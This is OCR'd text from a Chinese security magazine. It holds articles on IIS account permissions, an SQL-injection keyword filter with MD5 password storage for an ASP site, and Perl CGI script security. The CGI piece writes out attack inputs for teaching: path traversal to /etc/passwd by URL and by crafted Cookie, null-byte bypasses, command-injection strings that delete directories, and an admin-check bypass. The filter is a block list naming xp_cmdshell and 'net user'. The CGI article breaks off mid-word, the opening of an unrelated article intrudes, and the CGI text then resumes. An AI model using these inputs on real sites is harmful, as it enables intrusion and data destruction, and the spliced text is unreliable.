打开“控制面板”→“管理工具”→“Internet信息服务”→在我们需要设置的www.test.com的网站上点右键并选中“属性”→“目录安全性”→“编辑”（如图3所示）→再选中“编辑”进入匿名访问使用账号设置→选中“浏览”以便选择我们刚创建的账号（如图4所示）→在返回的窗口输入两次刚才我们设置的Web_test密码后点确定完成设置。




图3

设置完成后，虚拟主机“web_test”的用户使用 ASP 的 FileSystemObject 组件也只能访问自己的目录：D:\web\test 下的内容，当入侵者通过ASP木马试图访问其他目录或盘符时，会出现诸如“没有权限”、“硬盘未准备好”、“500 服务器内部错误”等出错提示。




图4

如果你的服务器有多个网站（多虚拟主机），你可以按上面3个步骤进行多次设置，最后有必要提醒你一下：IUSR_机器名这个帐号可以禁止掉，默认的Guests账号也可以禁止。

这样设置对普通个人电脑有什么意义呢？我认为最大的作用就是防止或限制某些个人目录或分区被读写或删除，在多人共用一台电脑的情况下更显得意义重大（可以省略去第三步设置），同时在被入侵前如果对系统所在分区读写权限进行合理设置，即便被入侵也不能对系统区（一般为C盘）或其他规定的分区、目录进行各种操作。由此可见不管是菜鸟还是老鸟，在自己的机器上合理地配置用户权限都是具有极大意义的。在设置完成后，你是否对系统安全有了进一步的了解？对反入侵有了进一步的信心？

顺带提一下，笔者朋友的服务器数据基本被恢复了，采用的是“无中生有”的高招，利用RecoverNT和Finaldata等软件对丢失或删除文件进行恢复；碰到此问题的朋友穷途末路中也不妨一试。

两步建立安全ASP个人主页

文/图 菜鸟008

暑假在家好无聊，无事可做，就到网上溜达溜达，发现很多的站点有脚本注入漏洞，以前别人说中国的网络安全性是多么差，我还不信，现在终于相信了。由于SQL Injection是脚本与数据库相结合的攻击方式，所以防范这种漏洞，要从脚本和数据库两方面下手，本文主要针对一些无ASP基础，网站形式为代码站下载模板使用的用户，就是直接用别人的程序的朋友们。

本文以“我们的天空”个人主页系统为例，“我们的天空”主要功能有新闻、相册、日记、留言本、文章、计数统计、作品展示等。界面非常漂亮，很适合做个人主页……我们就从这里下手吧，打造自己的安全小站。

在http://dong.6088.net（我们的天空）站里面有代码下载，我们下载下来先看代码。打开Shoupic.asp，代码如下：

```
<!--#include file="conn.asp"-->
 <!--#include file="jbsz.asp"-->
<%dy_id=request.QueryString("id")
if dy_id<>"" then
set rs=Server.CreateObject("adodb.recordset")
sql="select * from dy_load where dy_id="&dy_id
rs.open sql,conn,1,1
%>
<title><%=dy_name%>风采</title><body
oncontextmenu="return false" onselectstart="return false"
leftmargin="0" topmargin="0" marginwidth="0"
marginheight="0" >
<table width="100%" height="100%" border="0"
cellpadding="0" cellspacing="0">
  <tr>
    <td width="100%" align="center" valign="middle"><img
```

```
src="<%=rs("dy_content")%>" border="0"></td>
  </tr>
</table>
<%
rs.close
set rs=nothing
conn.close
set conn=nothing
end if%>
```

好像什么都没有过滤，很可怕。再看看其他的，Showdaily.asp、Showwz.asp和Download.asp都没有进行任何的过滤，这就是程序员的安全水平！我们写一个文件，代码如下：

```
<%
StrTemp=request.Servervariables("Server_name")&request.
Servervariables("url")&"?"&Request.QueryString
StrTemp = LCase(StrTemp)
If Instr(StrTemp,"select%20") or Instr(StrTemp,"insert%20")
or Instr(StrTemp,"delete%20from") or Instr(StrTemp,"count
(") or Instr(StrTemp,"drop%20table") or Instr(StrTemp,
"update%20") or Instr(StrTemp,"truncate%20") or Instr(StrTemp,
"asc(") or Instr(StrTemp,"mid(") or Instr(StrTemp,"char(")
or Instr(StrTemp,"xp_cmdshell") or Instr(StrTemp,
"exec%20master") or Instr(StrTemp,
"net%20localgroup%20administrators") or Instr(StrTemp,
"net%20user") or Instr(StrTemp,"%20or%20") or Instr(StrTemp,
"'") or Instr(StrTemp,"%20") or Instr(StrTemp,"""") or Instr
(StrTemp," ") or Instr(StrTemp," ") or Instr(StrTemp,
":") or Instr(StrTemp,": ") or Instr(StrTemp,";") or Instr
(StrTemp,"; ") or Instr(StrTemp,",") or Instr(StrTemp,",
") or Instr(StrTemp,"--") or Instr(StrTemp,"%27") then
Response.Write "<script language='javascript'>alert('非法操
作! 立即返回! ');history.back();</script>"
Response.end
End If
%>
```

这段代码过滤了很多东西，不光可以用于这个网站里面，还可以用于其他站点。把上面的代码另存为Safe.asp，在Showdaily.asp，Showpic.asp，Showwz.asp等文件插入以下代码：

```
<!--#include file="safe.asp"-->
如：shoupic.asp
代码为：
<!--#include file="conn.asp"-->
<!--#include file="jbsz.asp"-->
<!--#include file="safe.asp"-->
……
```

在URL后添加个单引号看看，被过滤了吧，多简单，如图1所示。提示的字符可以修改，想玩的朋友也可以搞点BT的，呵呵。这样的方法对付现在只会用SQL注人工具的菜鸟是有效的，而且还加入了%27过滤，可以用于MSSQL数据库，脚本安全有保障了，不过碰到那些传说中的高手就不行了，只能开始第二阶段数据库漏洞修补了。

为了防止账户泄露，数据库里的数据需要采用MD5算法加密，MD5算法是一种不可逆的算法，只能采取穷举密码的方法破解，如果密码是十几位的，那么破解就难了。



图1

行动！请查看光盘里“源代码”栏目里MD5.asp文件，复制它到根目录下，找到Admin_login.asp修改为以下代码：

```
<%@LANGUAGE="VBSCRIPT" CODEPAGE="936"%>
 <!--#include file="conn.asp"-->
 <!--#include file="md5.asp"-->
<% d_adm=trim(request.form("adm"))
      d_adm=replace(d_adm,"'","")
   d_pws=trim(request.form("pws"))
      d_pws=replace(d_pws,"'","")
      if d_adm="" or d_pws="" then
            response.Write("用户名和密码不能为空！ ")
      else
       set rs=Server.CreateObject("adodb.recordset")
          sql="select * from dy_admin where
adm='"&d_adm&"' and pws='"&md5(d_pws)&"'"
        rs.open sql,conn,1,1
            if not rs.eof then
        session("oursky")="oursky"
        response.Redirect ("ad_login.asp")
            else
            response.Redirect("admin.asp")
            end if
            rs.close
            set rs=nothing
            conn.close
            set conn=nothing
      end if
%>
```

修改好了，但还没有全部完成。由于你的数据库里面的密码还是明文保存的，现在登录的话，密码肯定是错误的，这里要用到MD5密码转换器，如图2所示。





图2

用Access打开数据库，管理员表单是DY_admin，然后在PWS字段下把密码修改成323b453885f5181f（123456789的MD5值哦），以后就可以用123456789登录了；再把数据库路径修改一下，相信没有多少人能攻破你的网站了。

很多朋友告诉我一定要不断总结自己学过的东西，并且不要吝啬拿出来与别人分享，这样才有技术的沉淀和交流，也才有彼此的促进，于是我把一部分学习笔记整理了一下，加上一些自己平时总结的学习经验，和大家一起讨论，希望对大家有所帮助，也恳请大家提出问题，指导我前进。



漠漠孤云尽成雨

——浅谈CGI脚本安全

文/ [I.T.S]Jambalaya

CGI脚本是在网络服务器上解释执行的，然后将执行的结果返回给客户端（就是我们的浏览器），因为Perl功能强大、灵活性高，支持所有流行的操作系统，当然还有它的“价格”（纯免费），使其受到了很多CGI编程者的青睐。但我们知道,任何语言本身是无安全性可言的，安全只是存在于使用他的人的身上，所以如果在编写脚本时没有安全的意识，那么编写出的代码也就没有安全的“功能”了。

注意对变量的处理

1．用户的输入是不可信任的

当谈到安全编程的时候，比尔盖茨先生对他的员工说了一句非常经典的话：All input is invalid（“所有的用户输入都是有害的”，是不是他第一个说的，有待考察）。

一切用户输入的地方都是我们应当注意的地方，大家知道美国最著名的电子商务网站e***.com吧？它在1999年就被黑客用以下的方法入侵了。我们的新浪网也被用同一种方法攻了进去，来看一段代码吧：

```
-------------Code Start-------------
#unsafecodz.cgi
01 $filepath="f://myhome//bbs//"
......

......
13 $filename=$query -> param('page');
14 if ($filename eq "")
15  {   $filename="error.html";
16        die("对不起，文件名不能为空！ ");
17    }
18 else{
19        $filename="$filepath/".$filename;
20        Open(FILE,$filename);
21        while(<FILE>)
22             {
23                  print $_;
24             }
25        close(FILE)
......
-------------Code Ends-------------
```

这段代码基本上没有作太多改动，因为我是在自己的机器上演示的，所以把路径改了一下，我们在这里回放一下曾经的入侵过程。

这段代码是网站用来浏览其他网页的，如Http://127.0.0.1/myhome/bbs/unsafecodz.cgi?page=something.html，就会浏览Something.html这个文件，这里的“$filename”用“Param”提取“Page”中用户输入的内容，“$filename”其实是用户间接输入的内容，而代码对“$filename”并没有做严格的审查，只是检查是否为空，如果恶意用户直接在浏览器中指定其他文件，如“cgi.asp”或者任何文件，则返回的是文件的源代码，如Http://127.0.0.1/myhome/bbs/unsafecodz.cgi?page=unsafecodz.cgi就可以看到“unsafecodz.cgi”的源代码。通过简单的浏览其他的页面，我们基本上可以得到所有文件的源代码，当然也可以通过“../”来切换到其他目录下。

这还不是最糟糕的，如果你的系统是Linux或者UNIX，那么更过分的在这里，提交Http://127.0.0.1/myhome/bbs/cgi-bin/unsafecodz.cgi?page=/../../../../../../ect/passwd，结果显而易见，可以看到主机的用户名和密码文档了。不过这也不是最糟的，如果利用“Open”函数加管道符执行任意命令的后果会怎么样呢？

后来有人对代码进行加固，将第19行改成“$filename="$filepath/".$filename.".html""，限定后面4位为“html”，但是这样的加固似乎起不到什么作用，因为它忽略了NULL字符。提交如下请求依然可以绕过限定：

```
/myhome/bbs/unsafecodz.cgi?page=unsafecodz.cgi%00.html
```

后来又有人加固代码，它在将19行改了之后，又将第14行改成：

```
if (($filename eq "") || (-e $filename))
```

在这里检查文件是否存在，如果不存在就不去进行后面的操作，我们依然可以这么提交：

```
/myhome/bbs/unsafecodz.cgi?page=unsafecodz.cgi%00.html
```

你会发现我们依然可以成功的。加固忽略了什么呢？忽略了NULL字符是可以绕开“-e”的检查的，也就

是说(-e $filename)将会认为文件是存在的，因为"%00"后面的东西在"-e"中会被忽略。

OK，到这里我们停一下，我们应该能注意到刚才是什么改变了程序本来的流程。就是那个NULL字符(\0)，想想还有什么可以用来改变程序的流程呢?"\t,\r,\x0B,\n,空格"这些字符都很有用。大家是否还记得前不久的DVBBS论坛漏洞，就是由于上传中的NULL字符所引起的，很多时候你会发现技术突破不过就是你的技术积累沉淀后的爆发。

2. 隐式输入的危害

用户的输入分为两种，显示输入和隐式输入。上面的例子没有注意到用户的输入导致问题的出现，因为那是用户直接输入的，算是显示输入吧。现在很多程序员都会下意识地去保护自己程序的安全性或者他们本身就了解一些安全的重要性，都会加一些有用或者没用的限制，用户直接输入可利用的部分越来越少，于是隐式输入就开始受到关注。这里说的并不仅仅是Perl CGI，包括现在的ASP注入攻击，还有本来是N年前的技术现在才浮出水面的PHP注入攻击。仔细回顾一下你就会发现很多都是隐式输入所引起的，隐式输入都是不被程序员注意或者容易被忽略的地方。

Cookie应该算是隐式输入中比较典型的例子，我们就用Cookie来做例子吧!

```
------------Code Start--------------
#unsafecodz2.cgi
......
$filename=$query->Cookie("nameCookie");#**********#
$filename="$filepath/".$filename;
      Open(FILE,$filename);
      while(<FILE>)
      {
            print $_;
      }
      close(FILE)
------------Code Ends--------------
```

注意星号的那一行，这只是提取Cookie而已，的确不是用户的直接输入，但却是用户可以间接控制的。如果恶意用户通过NC提交如下内容，后果是什么呢?

```
GET /myhome/unsafecodz2.cgi HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Accept-Language: zh-cn
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)
Host: 127.0.0.1
Connection: Keep-Alive
Cookie: nameCookie=/../../../../../ect/passwd
我们看到这行中:
Cookie: nameCookie=/../../../../../ect/passwd
```

这里攻击者可以通过构造Cookie来控制网站，结果就和上面的一样。说到这里其实都是一句话: All input is invalid。作为代码的编写者要注意所有用户可以直接或间接控制的地方。

到这里你可能觉得似乎明白了，但我敢说其实你并没有真的明白，Cookie的控制是这里面最简单的一个例子。隐式输入很多时候，不要说普通的代码编写人员，就连很多Web安全高手都不见得能够非常容易地找到，找到它们更多的是需要凭自己的经验和直觉。你可能觉得我言过其实了，其实并没有，连傻瓜都能看出来的隐式输入，当然容易找到。但是许多危害更大的并不那么容易发现，所以这个时候多是凭借自己的经验和对漏洞"味道"灵敏的嗅觉。

解决方法其实很简单，就是严格控制用户的输入。所谓严格控制并不只是过滤，因为过滤难免有漏网之鱼，限定要比过滤来得轻巧和严格。把用户的输入控制在你规定的范围内，可以用一个正则表达式来给用户划一个范围，指定用户可以输入的字符或者数字，如果用户输入与你的规定不匹配，则不允许通过。至于如何做限定，用正则表达式会很简单，我用E-mail的例子说明:

```
if (email !~/^[\w.-]+\@[w.-]+$/)#如果不和里面的规定字符匹配则报错
  {
   &error" 输入不正确，难道您就是传说中的黑客? "
  }
else
  {
     # 输入正确，继续操作。
......
```

E-mail的一般格式是fakename@fakename.org，我们只希望用户输入字符、数字、@、"."、"-"、"_"，永远不要幻想用户会按照你所希望的输入，除非你给他们划定范围。在这个正则表达式中，要求用户只能输入英文大小写字符、数字和"@"、"-"、"_"、"."这几个字符，如果输入其他则报错。

注意危险函数

1.有几个危险函数在程序中用得越少越安全（这么说好像有点不严格，呵呵），因为它们很有可能就是黑客的突破口。这些函数是: System()，Open()和Exec()。

System()和Exec都可以执行系统命令，如System("del f:\\myhome\\$filname")，如果$filename也是通过表单从用户得到的，我们在$filename处输入"1.txt; del f:\\myhome"就删除了整个目录。其实System()函数可以执行系统命令，如果对其中变量缺少严格限制容易引起安全问题，程序员们或多或少的知道一些，但是由于快速开发或者项目时间紧，为了应付差事，往往不会理会安全隐患。

Open()函数也是我们应当留意的地方。大家不要误会，Open函数本身是没有什么的，而是里面的用户输入的数据导致的问题集中到了Open () 函数上。Open()函

数本来是用来打开文件的，我们看到第一个程序就是因为Open函数引起的泄漏源代码。如果对那些向CGI文件中写入的字符不加以控制或者过滤不完全，那么写入任意的语句就很危险了，一切我们还是让代码自己说吧。

```
————————Code Start————————
......
my $file = "$lbdir" . "forum$inforum/$intopic.pl";
......
if (Open(FILE, ">$file"))
        {
        flock(FILE, 2) if ($OS_USED eq "Unix");
                print FILE
"$intopic\t$topictitletemp\t$topicdescription\t$threadstate\t$threadposts\t$threadviews\t$startedby\t$startedpostdate\t$inmembername\t$currenttime\t$posticon\t$inposttemp\t";
        close(FILE);
        }
————————Code Ends————————
```

这段代码大家眼熟吧，不错，这就是LB5K论坛Post.cgi中的一段代码，我觉得这段代码应该最能说明问题，大家注意这里的"Open(FILE, ">$file");"，打开文件准备向里面写入，后面的Print就是向指定的文件中写入。论坛的本意是将用户的贴子标题简单的保存在一个".pl"文件中，但是编写者没有注意到贴子的标题用户可以任意控制，恶意用户输入"System"函数就可以执行任意指令。如果标题是"System @ARGV"，那么所保存的".pl"记录文件中的第一行也是"System @ARGV"，这样如果去调用".pl"文件就形成了一个WebShell。

2．特殊字符。大部分情况下在用户输入的附近，程序员为了保护程序会过滤掉一大批特殊字符，然后用户输入的恶意语句就无法执行了。这个部分其实要注意的东西很多，为了节省版面简言而之吧。看看下面的字符你是不是都过滤掉了？

（1）反引号（``）：反引号我们平时使用的不多，但在Perl应用中功能却很大，它像System一样可以执行系统命令，如：

```
System("dir c:\\");
$a=`dir c:\\`; print $a;
```

上下两条语句执行的结果是一样的，就算过滤掉System，用反引号可以起到相同的作用。

（2）逗号：逗号可能是因为个头小的缘故，并没有受到太大的重视，但其实逗号很多时候可以做许多事情，下面两段代码的意思是一样的：

```
$a=`dir C:\\`;print $a;
$a=`dir C:\\`,print $a#
```

（3）分号：分号就不用说了吧？可以截断程序的流程，比如：

```
system("del ./path/$file");
```

假设$file可控，那么直接加入jam.txt;del ./path，然后整个Path目录就消失了。

（4）反斜杠：反斜杆的应用很巧妙，正常的过滤下如果用户输入"/../"会被过滤成"/\.\./"，但是如果用户输入"/\.\./"呢？则被过滤成了"/\\.\\./"，看到了吗？巧妙的输入，巧妙地逃避了规则限制。

（5）尖括号"<>"：跨站脚本是怎么实现的你不会忘记吧？本期也有这样的文章，这里就不再多废话了。

（6）美元符"$"：这个放在Perl中的字符串前面是什么意思？如果用户用这个字符构造语句输入，又会产生什么效果？你不会不知道吧？

（7）换行符等"\t,\r,\x0B,\n"：还记得第一个例程我们是怎么改变程序的流程的吗？

不完全验证

验证不完全和上下文逻辑错误是程序员最容易疏忽的地方，做Web安全如果能有一个严谨的思维那就再好不过了，因为用严谨的思维去对付那些逻辑错误应该是能很容易发现（个人看法）。如果你不幸和我一样没有一个成熟而又严谨的思维，那么就多练习多总结来增长自己的经验吧，勤能补拙！

其实所谓验证不完全就是一种逻辑思维能力的不完善，建议先学一下离散数学，举例说明：

```
————————Code Start————————
#adminchecking.cgi
#这是一段管理员检验认证的入口程序
......
$membername=Cookie("inputname");                    #从Cookie中得到名字和密码
$memberpassword = Cookie("inputpassword");
$filetoOpen="$filepath/"."$membername.cgi";         #提取保存在$membername.cgi中的用户名和密码
if (-e "$filetoOpen")                               #检查这个用户文件是否存在
{
  Open(FILE,"$filetoOpen");
  $line=<FILE>;
  close(FILE);
  ($name,$password,$vip)=split(/\t/,$line);
}
if((lc($supername) eq lc($name)) && ($superpassword eq $password) && ($vip eq "super"))
#$vip值来自param提交
  { #如果管理员名字、密码和头衔（vip）都正确则可以进入
————————Code Ends————————
```

这里暂不讨论将密码和管理员名称保存在"$membername.cgi"下是否安全，我这里只是简单的举个例子。程序首先从Cookie中提取用户名和密码，还有用户头衔，然后打开以这个用户为名的文件，提取保存在里面的Admin用户名、密码和头衔，分别给$name、$pass-

适合读者	脚本爱好者、入侵爱好者
前置知识	ASP基本语法
难度等级	中

文／图 ATTRIB

让服务器透明的错误ASP程序



现在网站开发的主流程序是IIS上特有的ASP、ASPX和其他系统上的PHP、CGI和JSP，由于它们开发的程序各具特色，性能各有千秋，不少有经验的程序员都会选择自己善长的程序引擎。因为各种程序都有自己“天生”的漏洞，作为负责的程序员应做好程序的安全检验；但有很多程序员在编写担任下载服务的程序时犯了一个很低级的错误，这一类漏洞一旦成功利用，就可以随意下载网站内的任何一个文件，这就等于将整个网站暴露在网络之中。

首先看一下ASP形成的下载漏洞。下面是一个企业产品的广告下载页面，不知道他们为什么这样编写，可能是想为自己的广告加个下载的计数吧！就这样，安全隐患产生了，如图1所示。

---

word和$code，然后对这三者和输入的进行比对，都一样才可进入管理页面。好像没什么错误，但不知道你是否发现其实那个IF语句根本就是形同虚设，为什么这么说呢？如果Cookie中用户名和密码都为空，那么IF这段语句根本不会被执行，更不要说打开用户文件了。这里最主要的是那个头衔的值，如果用户名和密码都为空，这时因为文件不存在所以IF不会执行，也就是不会去提取用户的用户名、密码、头衔这3个值，用户名和密码都为空，空肯定等于空，这个不用说了，那么就剩下一个头衔（VIP）没有解决，因为头衔（VIP）是用户提交的，所以我们可以在浏览器中直接指定“vip=super”，这样就成功绕过了对管理员的检验认证。这就是我们所说的验证不完全，也是比较难避免的错误。也许你会说这样的危害只能影响到那些开源的源代码，那你就错了，通过不同页面不同参数的比较，发现类似如这种校验参数的利用并不是什么难事，这就是Web入侵中的小技巧了。

这里一路说下来，我们应该注意到，思维的拓展性很多时候是来自于经验。如果你老是感叹为什么别人想得出来的方法自己想不出来，然后认为自己的思维太不开阔了，那我可以告诉你，那不是你的思维不开阔，那绝对是你的经验不够，而经验是哪里来的？来自于实践。

长度检验

对于攻击者来说很多时候并不都是像我这样的好心人（呵呵，别用砖头丢我），有时候他们只是为了攻击而攻击，这个时候D.O.S（拒绝服务攻击）就成了他们的首选，此时对用户的输入长度的检验就尤为重要了，如$ENV{Content_length}。如果你没有对用户输入作一个限定，那么当用户输入一堆垃圾信息时，就会产生拒绝服务攻击。更有甚者，用垃圾文件填塞硬盘，直到把硬盘写满为止，可怕！别认为别人不会用这么笨的方法，前不久就有人写程序模仿IE正常访问，去刷新不断调用数据库，导致数据库瘫痪，搞得国内网络一时间风声鹤唳！

服务器设置

不要让你的Web以管理员权限运行，IIS的默认设置是GUEST，这种权限很低，就算攻击者得到了一个WebShell，也不会对你有太大的威胁，如果你的目录设置和服务器的配置好的话，攻击者很难有大的作为，如IIS默认配置是GUEST，Apeach的默认配置是“uid=99;nobody”权限。如果国内都是这样的站点的话，我就是在这里废话了，但是我在给很多网站做测试的时候发现不少服务器给Web一个ROOT权限，那基本上这个服务器如果被黑客攻击就算是OVER了，攻击者连提升权限都不用，就可以从容的控制整个服务器，到时候你想哭都找不到调儿。

其实上面已经谈到过了目录设置，这里细说一下，不要把所有的目录均设置为有脚本执行权限的。注意用户可以控制的目录区域，比如上传头像或者文件的目录，恶意用户向服务器写入的Shell如果写入了没有脚本执行权的目录中，那个Shell也就执行不了。具体内容可以参考《让WebShell见鬼去》。

这篇文章到这里就结束了，这只是自己总结的一部分，其实还有很多东西限于篇幅和其他原因没有写，比如命名规则之类的技巧。大家可能已经感觉到了，整篇文章并不是一篇完全的教学文章，我更希望能通过这篇文章来拓展你的思维。很多技术拓展的根基还是你的基本功。有几个建议给新手朋友们。

